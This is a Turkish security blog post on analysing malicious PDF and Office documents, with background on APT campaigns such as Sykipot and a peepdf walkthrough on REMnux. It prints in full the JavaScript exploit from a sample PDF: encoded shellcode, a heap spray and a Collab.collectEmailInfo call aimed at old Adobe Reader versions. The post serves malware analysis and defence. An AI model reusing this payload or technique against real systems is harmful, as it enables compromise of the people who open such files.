Zararlı PDF Analizi

written by Mert SARICA | 24 January 2012

Eskiden art niyetli olsun veya olmasın bilgisayar korsanlarının hedef sistemlere sızmalarının arkasında yatan başlıca sebepler; hacktivism gayesiyle dünyaya mesaj verme, finansal fayda sağlamak amacıyla finansal bilgilere erişme, sistemde tespit edilen güvenlik zafiyetleri konusunda sistem yöneticilerini uyarma, kin ve nefret güdüleriyle hareket ederek hedef sistemlere zarar vermekti. Ancak zaman değişti ve uluslar, bilgisayar korsanlarından oluşan kendi siber kuvvetlerini oluşturarak hackingi bir silah olarak diğer devletlere karşı kullanmaya başladılar.

Siber savaşın yaşandığı günümüzde çoğunlukla izlenen strateji zarardan çok kalıcı olarak hedef sistemlerde barınmaya çalışma ve olabildiğince hassas bilgilere ulaşma yönünde oluyor ve çoğunlukla arkasında ulusların olduğuna inanılan bu sızmalara Advanced persistent threat (APT) adı veriliyor. Her ne kadar APT tehditlerinin arkasında çoğunlukla çok iyi organize olmuş bir grubun, ulusun olduğuna ve sızmalarda ileri seviye zararlı yazılımlardan ve sofistike araçlardan faydalandıkları düşünülse de aslında RSA vakasında olduğu gibi sahte bir e-posta hazırlama becerisi, ofis dokümanlarını açmak için kullanılan bir uygulamada Fuzzer ile güvenlik zafiyeti keşfetme becerisi, bu zafiyeti istismar edecek kod parçasını (exploit) hazırlama becerisi ve son olarak kaynak kodlarına internette rastlayabileceğiniz bir aracı özelleştirme (örnek: modifiye edilmiş poison ivy) becerisi yeterli olmaktadır. Hele ki günümüzde bu işlerin nasıl yapılabileceğini anlatan sayısız makale olduğu düşünüldüğünde sıradan bir kurum için bile bu tehditin gerçekleşme olasılığı oldukça yüksek seviyelere çıkmaktadır.

Çoğunlukla ABD Savunma Sanayii şirketlerini hedef alan Çin'li grubun, sistemlere sızmak ve gizli belgeleri çalmak için kullandıkları Sykipot adındaki zararlı yazılımı bulaştırmak için 2007 yılından bu yana şirket çalışanlarına, zafiyete sahip istismar kodu içeren ofis dokümanları gönderdikleri ve bu yöntemin bir çok organize suç örgütü tarafından da kullanıldığı düşünüldüğünde genel kabul görmüş güvenlik kontrollerinin (ips, antivirüs, vs.) yetersiz olduğu anlaşılmaktadır. Durum böyle olunca da kullanıcılardan gelen ihbarlar doğrultusunda olası zararlı kod içeren ofis dokümanlarının analiz edilmesi bir kurum için kaçınılmazdır.

SYKİPOT ATAK VEKTÖRLERİ


CVE	TARİH	YAZILIM
CVE-2007-0671	2007-02-02	Microsoft Excel
CVE-2009-3957	2010-12-01	Adobe Reader
CVE-2010-0806	2010-05-04	Internet Explorer
CVE-2010-2883	2010-09-08	Adobe Reader
CVE-2010-3654	2010-10-28	Adobe Flash Player
CVE-2011-2462	2011-12-06	Adobe Reader

Zararlı doküman analizinde analiz edilecek dosya Microsoft ofis dokümanı ise amaç, zararlı kod içerebilecek VB makro kodu, OLE verisi, kabuk kodu, PE dosyasını tespit etmektir. Bunun için OfficeMalScanner ve OffVis araçlarından faydalanabilirsiniz.


Eğer analiz edilecek dosya PDF ise bu defa amaç, zararlı kod içerebilecek Javascript kodunu tespit etmektir. Bunun için de pdf-parser.py, peepdf ve Origami gibi araçlardan faydalanabilirsiniz.


Örnek olarak malware.pdf adında zararlı kod içeren bir pdf dosyasını analiz etmek istersek yapacağımız ilk iş ayrı ayrı bu iş için tasarlanmış araçları indirmek yerine zararlı yazılım analizi gerçekleştirmek için özel olarak hazırlanmış ve bir çok aracı üzerinde barındıran REMnux sanal işletim sistemini indirip kullanmaktır.

Kullanmaya başladığım bu işletim sisteminde, masaüstüne kopyaladığımız malware.pdf dosyasını peepdf aracı ile analiz etmek için peepdf.py -i malware.pdf komutunu yazarak bu pdf dosyası üzerinde javascript kodu olup olmadığını kontrol edebiliriz.



Görüldüğü üzere peepdf aracı bize 4. objede (Object with JS code) javascript kodu olduğu bilgisini vermektedir. js_beautify object 4 komutunu yazarak pdf dosyası içinde yer alan javascript kodunu düzgün bir biçimde görüntüleyebiliriz.


remnux@remnux: ~/Desktop
File Edit Tabs Help
PPDF> js_beautify object 4
function re(count, what) {
var v = "";
while (--count >= 0) v += what;
return v;
}
function start() {
sc = unescape("%u9090%u9090%u9090%u9090");
sc += unescape("%u03eb%ueb59%ue805%ufff8%uffff%ue983%u901e");
sc += unescape("%u5190%u6A5A%u5841%u3050%u3041%u6B41%u4141%u3251%u4241%u4232%u3042%u4242%u4241%u5
058%u4138%u7542%u494A");
sc += unescape("%u6635%u6B6E%u6C70%u7475%u7435%u6430%u6B4E%u4535%u7064%u3043%u7067%u5035%u4D6C%u3
276%u5355%u504D%u5A66%u5175%u4F44%u644E%u4839%u3033%u5055%u3063%u764B%u7257%u6136%u6858%u6362%u5175%u
7057%u7037%u7831%u7035%u4454%u5055%u5045%u4A52%u5045%u4F4B%u5068%u696D%u7055%u3443%u7057%u3063%u6B6E%
u6859%u6B58%u6576%u6E73%u534A%u3469%u6F59%u704A%u584B%u7648%u6F59%u6F69%u6F49%u4B6A%u7766%u5750%u484A
%u774E%u3163%u7047%u7067%u4B4C%u7868%u5356%u694A%u5951%u7334%u306F%u504E%u4378%u6C59%u526A%u6E4C%u6D4
E%u7753%u6F59%u6F63%u636A%u497A%u4374%u4274%u5035%u7047%u6B73%u516D%u6C68%u3450%u5155%u5035%u7037%u4B
6C%u5438%u4E37%u774B%u7237%u4332%u6D50%u3455%u7065%u4E67%u374F%u5251%u4474%u6F54%u7351%u7035%u7275%u4
36C%u724B%u7877%u3330%u706B%u5070%u3076%u5853%u6456%u5135%u7057%u7077%u7262%u5350%u7032%u386D%u6977%u
6166%u7057%u7057%u4F4B%u5038%u4B6C%u6C59%u4B6C%u5749%u334B%u5069%u6856%u4E37%u5A4D%u7836%u744F%u6B6B%
u7450%u7337%u5031%u4B4A%u565A%u6E55%u374F%u7037%u5277%u7035%u4970%u4E70%u6E75%u776B%u5051%u3443%u7372
%u3436%u3147%u6C52%u6E55%u766B%u7053%u7877%u4C70%u3370%u4239%u4E77%u784F%u5050%u5955%u534D%u4C5A%u545
0%u6375%u704B%u3350%u4B59%u6B6E%u4C38%u434C%u584A%u5470%u4D53%u6956%u6E35%u696E%u4C75%u5155%u736F%u50
49%u7447%u6B78%u7248%u6B4E%u4C58%u4B4C%u795A%u636E%u734B%u5044%u5366%u306F%u6E35%u374F%u7353%u6C64%u6
136%u5045%u5075%u5065%u5150%u5330%u7072%u7062%u5070%u7052%u5070%u3076%u5750%u3046%u586B%u714D%u7037%u
5075%u7047%u584B%u6B66%u3053%u7067%u7057%u506C%u386D%u4E4F%u7057%u5065%u7067%u4F6B%u706A%u5A63%u7037%
u734B%u504D%u5876%u6573%u6451%u5774%u714F%u6875%u534D%u4C63%u7475%u3433%u5472%u6F76%u514D%u7830%u3533
%u506C%u706E%u504C%u506C%u4473%u7677%u5550%u4B6C%u6C78%u6D4E%u3077%u5565%u6F69%u7049%u7871%u4F32%u4E3
2%u7057%u5075%u7861%u6571%u5232%u4C52%u6D70%u4B4A%u7236%u4D4C%u7453%u7455%u6466%u5070%u6858%u7056%u6F
39%u4F6B%u6F69%u5070%u6858%u334A%u5045%u5075%u5035%u4B4A%u5439%u584B%u6978%u6F49%u4F6B%u6F79%u736F%u5
449%u5865%u334F%u7A31%u4C42%u4862%u4E62%u6451%u6430%u4C42%u4B6A%u7276%u4D4C%u5451%u7435%u3433%u5070%u
584B%u6C58%u4E6B%u6F59%u4F6B%u3076%u586B%u6F70%u7067%u5055%u5035%u6B68%u704D%u6868%u394D%u4F6B%u4F6B%
u4F4B%u436C%u5449%u7857%u334F%u7869%u7350%u5035%u7077%u5035%u5863%u4C4A%u474D%u7347%u6C76%u7062%u7869


remnux@remnux: ~/Desktop
File Edit Tabs Help
%u7077%u5065%u5075%u436C%u5449%u4854%u5359%u6353%u7374%u4B59%u5453%u4B4C%u6B53%u7054%u656E%u4B59%u585
2%u4F74%u4E37%u4B6C%u6B63%u6C76%u4E47%u4B4C%u3354%u4C55%u6D4C%u6E75%u4B6C%u5071%u4844%u4B71%u5349%u6E
65%u4B6C%u4B71%u5466%u634E%u336F%u4C33%u6E55%u6B4E%u6342%u4C77%u6B53%u637A%u7071%u704E%u3650%u6B4E%u4
C62%u3451%u4456%u6635%u4B6C%u3577%u4C57%u4667%u6B6E%u5450%u7537%u4853%u7377%u5578%u4E37%u4B4C%u5A51%u
3872%u6E75%u6B6E%u5A70%u7075%u3373%u6D6B%u534B%u4B47%u7933%u6E75%u4B4C%u7434%u4B4C%u3373%u454B%u6375%
u6F49%u6355%u304F%u4C4B%u4C4E%u644E%u5059%u6451%u5755%u716B%u6F5A%u6D76%u6356%u586A%u6B38%u544A%u5636
%u6B45%u4C63%u3451%u7865%u6551%u4F39%u4E67%u6B4E%u4A31%u6464%u7337%u4D49%u6670%u4E37%u6B6E%u4C54%u6B5
2%u6E75%u6B6E%u5A50%u6C57%u5375%u4D79%u6E35%u6B4E%u6457%u6B6E%u7337%u354E%u4667%u594D%u3456%u7475%u4C
55%u5153%u634A%u7879%u7838%u6D69%u4F4B%u4F6B%u6850%u4453%u5442%u5062%u7A74%u4F76%u4F66%u5836%u3530%u6
E54%u3170%u4777%u6E74%u6265%u3270%u5176%u4E56%u4257%u6F54%u3454%u4233%u5153%u6370%u4B62%u6F74%u3165%u
4E46%u7030%u7851%u7030%u7077%u7478%u0041");
if (app.viewerVersion >= 7.0) {
ef8 = unescape("%u0b0b%u0028") + unescape("%u06eb%u06eb");
ef8l = unescape("%u0b0b%u0028") + unescape("%u0aeb%u0aeb");
plin = re(1124, ef8) + ef8l + unescape("%u9090%u9090") + re(122, ef8) + sc + re(1256, unescap
e("%u4141%u4141"));
} else {
ef6 = unescape("%uf6eb%uf6eb") + unescape("%u0b0b%u0019");
plin = re(80, unescape("%u9090%u9090")) + sc + re(80, unescape("%u9090%u9090")) + unescape("%
uabe9%ufff8") + unescape("%uffff%uffff") + unescape("%uf6eb%uf4eb") + unescape("%uf2eb%uf1eb");
if ((plin.length % 8) != 0) plin = unescape("%u9090%u9090") + plin;
plin += re(2626, ef6);
}
if (app.viewerVersion >= 6.0) {
this.collabStore = Collab.collectEmailInfo({
subj: "",
msg: plin
});
}
}
var inBrowser = this.external;
if (inBrowser) var shaft = app.setTimeOut("start()", 1200);
PPDF>

Analiz neticesinde oluşturulan kabuk kodununun (shellcode) Collab.CollectEmailInfo fonksiyonuna gönderiliyor olması sonucunda bu pdf dosyasının içinde 2008 yılından kalma Adobe PDF v8.1.1 ve önceki sürümlerinde bulunan zafiyeti istismar eden istismar kodunun (exploit) bulunduğunu öğrenmiş oluyoruz.

Kimi zaman bu örnekte olduğu gibi pdf dosyası içinde yer alan istismar kodunun hangi zafiyeti istismar ettiğini anlamak bu kadar kolay olmayabilir. Bu gibi durumlarda javascript kodu içinde yer alan kabuk kodunu set shellcode "kabuk kodu" komutu ile tanımladıktan sonra js_unescape variable shellcode komutu ile analiz edilebilir hale getirebilir, sctest variable shellcode komutu ile kabuk kodunun çalışmasını simüle edebilir, shellcode2exe aracı ile yürütülebilir programa (executable) çevirerek immunity debugger ile dinamik olarak analiz edebilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle yeni yılın herkese güvenli günler dilerim.